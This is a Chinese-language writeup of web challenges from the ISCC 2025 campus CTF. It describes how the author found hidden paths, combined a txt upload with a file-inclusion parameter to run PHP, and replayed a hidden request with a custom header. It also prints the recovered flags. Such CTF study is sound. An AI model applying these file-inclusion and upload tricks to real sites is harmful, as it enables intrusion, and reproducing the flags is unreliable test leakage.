
ISCC2025校赛 Writeup


Web

战胜卞相壹

网页源码拉到底部看到这个




围棋棋盘上摆出来长这样，做了后面知道这里应该是2=0的意思



发现存在robots.txt


```
User-agent: *
Disallow:
f10g.txt
```

直接访问发现不对，于是把0改成2就有了




```
ISCC{@ll_h@ve_t0_w1n_0n_th3_ch3ssb0@rd!}
```

flag交了不对，再把flag中的0改成2就对了。。。

ISCC{@ll_h@ve_t2_w1n_2n_th3_ch3ssb2@rd!}


纸嫁衣6外传

一顿扫，发现了以下几个重要路径

代码块


```
/includes/flag
/includes/flag.php
/upload.php
/uploads/
```

从flag.php处得知回到index.php进行get传参chuizi，这样就能文件包含




在upload.php处发现只能上传后缀名为txt的文件。

后面感觉就有点脑洞了。。。后来发现应该是出题的时候内部就已经帮忙做了.htaccess绕过（难绷）。所以说只要传一个有php伪协议语句的txt上去就行，服务器会自己解析为php



然后回到index用chuizi读取就行(


```
<?php
$ending = "奚月遥传过来的神器相当有用！肖驰成功通过它逃了出来！二人相拥时，肖驰激动地对奚月遥说：SVNDQ3taaDFKMUBZMV8xc181MF9GdW59";
?>

<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <title>镜花水月</title>
    <style>
        body {
            background-color: #f7f4f1;
            font-family: "宋体", serif;
            color: #333;
            text-align: center;
            padding: 40px 20px;
        }
        img {
            max-width: 80%;
            height: auto;
            margin-top: 30px;
            border: 1px solid #ccc;
            box-shadow: 0 0 15px rgba(0, 0, 0, 0.3);
        }
        .content {
            font-size: 18px;
            line-height: 1.8em;
            margin-top: 30px;
        }
        h2 {
            font-size: 24px;
            margin-bottom: 10px;
        }
        .ending {
            margin-top: 40px;
            font-weight: bold;
            font-size: 18px;
            color: #9a2e2e;
        }
    </style>
</head>
<body>
```




开门大吉

非常难绷的社工题

根据号码的顺序确定是20250131这一期

羊对应的歌曲

跳转到的页面源码有注释





```
<div class="row">
    <div class="col-md-12" style="text-align: center;">
        <h2>小尼：恭喜你完成了“羊”这扇门的挑战！</h2>
        <h2>给你一些提示信息吧：</h2>
        <h2>数字与生肖的关系就在图片中</h2>
        <!-- 第二关
        <?php
        $charMap = [
            'a' => 'q', 'b' => 'w', 'c' => 'e', 'd' => 'r', 'e' => 't', 'f' => 'y', 'g' => 'u', 'h' => 'i', 'i' => 'o',
            'j' => 'p', 'k' => 'a', 'l' => 's', 'm' => 'd', 'n' => 'f', 'o' => 'g', 'p' => 'h', 'q' => 'j', 'r' => 'k',
            's' => 'l', 't' => 'z', 'u' => 'x', 'v' => 'c', 'w' => 'v', 'x' => 'b', 'y' => 'n', 'z' => 'm'
        ];
        $correctAnswer = '???';
        $mappedAnswer = '';
        for ($i = 0; $i < strlen($correctAnswer); $i++) {
            $char = $correctAnswer[$i];
            $mappedAnswer .= $charMap[$char];
        }
        $shiftedAnswer = str_rot13($mappedAnswer);
        $finalCorrectValue = base64_encode($shiftedAnswer);

        $finalCorrectValue = 'ZmJr';

        if (isset($_GET['kaisa'])) {
            $input = $_GET['kaisa'];
            $mappedInput = '';
            for ($i = 0; $i < strlen($input); $i++) {
                $char = $input[$i];
                $mappedInput .= $charMap[$char];
            }
            $shiftedInput = str_rot13($mappedInput);
            $encodedInput = base64_encode($shiftedInput);

            if ($encodedInput === $finalCorrectValue) {
                echo "kaisa只用在第二关，它能用在哪里？";
            } else {
                echo "输入错误，kaisa究竟等于多少呢？";
            }
        }
        ?>
        -->
        <!-- 不知道虎头蛇尾的小明能看到这条信息吗？ 第三关  mNo4pQ9rS1T  没有kaisa -->
        <h2>一定要看清楚提示哦！</h2>
```

根据路由名称规律猜出下一关是/6hu6


查看源码发现一个隐藏的button


```
                url: '/submit-answers2',
                data: $(this).serialize(),
                success: function(response) {
                    if (response.error) {
                        alert(response.error);
                    } else {
                        alert('挑战成功！\n' + response.content);
                    }
                }
            });
        });
    });
</script>
</head>
<body>
    <div class="container">
        <div class="row">
            <div class="col-md-12" style="text-align: center;">
                <h2>小尼：准备好挑战第二扇门：“虎”！</h2>
                <h2>没想到你还真有些本事</h2>
                <h2>你一参加节目，我们节目的网络流量都高了不少呢</h2>
                <h2>这扇门同样是要猜出歌名，继续加油吧</h2>
                <h2>谨慎点击提交按钮！！！</h2>
                <h2>提交次数多了，在一定时间内会禁止提交哦！！！</h2>
                <form id="answersForm">
                    <p>
                        <input type="text" id="answer2" name="answer2" class="form-control" style="width: 6%; display: inline-block;">
                    </p>
                    <button type="submit" id="submitBtn" class="btn btn-primary">提交</button>
                </form>
                <button id="fetchSongTitle">提交</button>
            </div>
        </div>
    </div>
    <script>
        document.getElementById('fetchSongTitle').addEventListener('click', function () {
            var xhr = new XMLHttpRequest();
            xhr.open('GET', 'http://112.126.73.173:16397//fetch_song', true);
            xhr.setRequestHeader('X-Button-Click', 'true');
            xhr.send();
        });
    </script>
</body>
</html>
```

手动加上http头访问，下载了一个zip

